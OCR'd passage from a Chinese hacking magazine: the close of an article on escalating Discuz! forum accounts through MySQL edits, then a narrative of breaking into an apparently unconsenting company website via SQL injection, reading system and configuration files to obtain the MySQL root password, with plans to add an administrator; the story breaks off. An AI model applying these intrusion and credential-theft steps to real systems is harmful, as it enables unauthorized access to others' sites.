
总结与探讨

本文探讨了discuz!论坛的加密方法，通过实际的案例讲解了如何通过操作MySQL数据库来更改用户身份，即通过修改普通用户的adminid、groupid、secques以及password的值，可以使"普通用户"变成"管理员"行使管理员权限。同时该方法也适用管理员丢失或者忘记了管理密码时，通过该方法重新设置密码，并行使管理权限。

本文写完后，又发现该管理员的密码可以直接使用PasswordPro工具软件进行破解，由于篇幅关系就不在本文中探讨了。关于该论坛的安全问题还有很多话题，例如通过脚本来嗅探或者记录用户登录用户名和密码。在discuz!论坛数据库中用户密码字段生成的是密文，网上有一些脚本可以直接用来记录用户登录的密码。

前置知识:PHP

关键词:脚本、提权、Discuz!



一个巧合的渗透提权

文/图 幻泉[B.S.N]&黑防

在某论坛看到一个企业建站程序，一般企业建站程序都会有很多实例发布到其网站上，所以就进去逛了一下，发现了一个如图1所示的站点。咱们就是搞"入侵"的，就以每站必检测的心情来检测一下这个网站吧。




图1

现在最快的入侵方法就是注入了，虽然大家都说注入时代快过去了，要进入到后注入时代，但我想注入时代还是会持续很长时间的。随便找个注入点加个"'"，回显与正常不一样，但是没报路径，如图2 所示。




图2




图3

我们直接用强大的pangolin来获取对方的一些重要信息，如图3 所示。居然是Root权限，看来人品爆发了。

本想接下来会很简单的，因为magic_quotes_gpc为off，我们可以直接写文件。而写文件最重要的就是获取对方的绝对路径，由于网站没报任何错误，所以只能先查看文件试试。先看看对方的默认内容有没有什么用。这里我只查找两项：c:\boot.ini和c:\windows\my.ini。查看c:\boot.ini是为了获得对方的系统版本，当知道对方系统是Windows 2003时，则查找my.ini来获取对方的Root账户密码，但结果发现读不出my.ini，估计被删了。

接下来怎么办呢？试着找找后台，但找了

半天没找到。试了很多自己以前整理入侵过的常用后台都没用，看来从后台进入也没希望了。突然想到以前某篇文章提到一般人都喜欢在架设PHP后测试PHP是否可用，会在根目录放个phpinfo.php的文件。我们试试，真是天不亡我，对方还真有这个文件，如图4 所示。




图 4

从这里能看到很多有用的东西，但我高兴的心情却一下子就低落了。因为Magic_qotes _gpc为on，这意味着我们写不了文件，看来pangolin也不怎么值得信任哦。不过至少获得了对方的路径，路径为D:/wwwroot/zjzt/。这里没办法写文件，那么我们就只能先读读文件了。先读取index.php，查找到"include_once("class/inc_fun.php");"，再读取class/inc_fun.php，查找到"include_once("db.php");"，读取db.php，获取对方的Root密码，如图5 所示。




图 5

Telent对方IP，发现能连，但牛族连接却返回连接失败，初步估计是MySQL拒绝外连，如图6 所示。

先总结一下获得的信息。到目前为止，我们获得了对方的数据库（还没用到），可以读对方的文件，已经利用了但没利用全面，到最后实在不行的时候可能还会派上用场。获得对方的Root账号密码，这个估计没用了，除非拿到对方的WebShell，可以利用这个进行提权。但是据我分析，对方可能是Apache+MySQL+PHP的，所以PHP如果能执行命令，是可以添加管理员的。总结到这里，发现只有第1 个没用到。继续进入下一环节，直接ping下IP，发现是个网站，看来人品又要爆发了，如图7 所示。


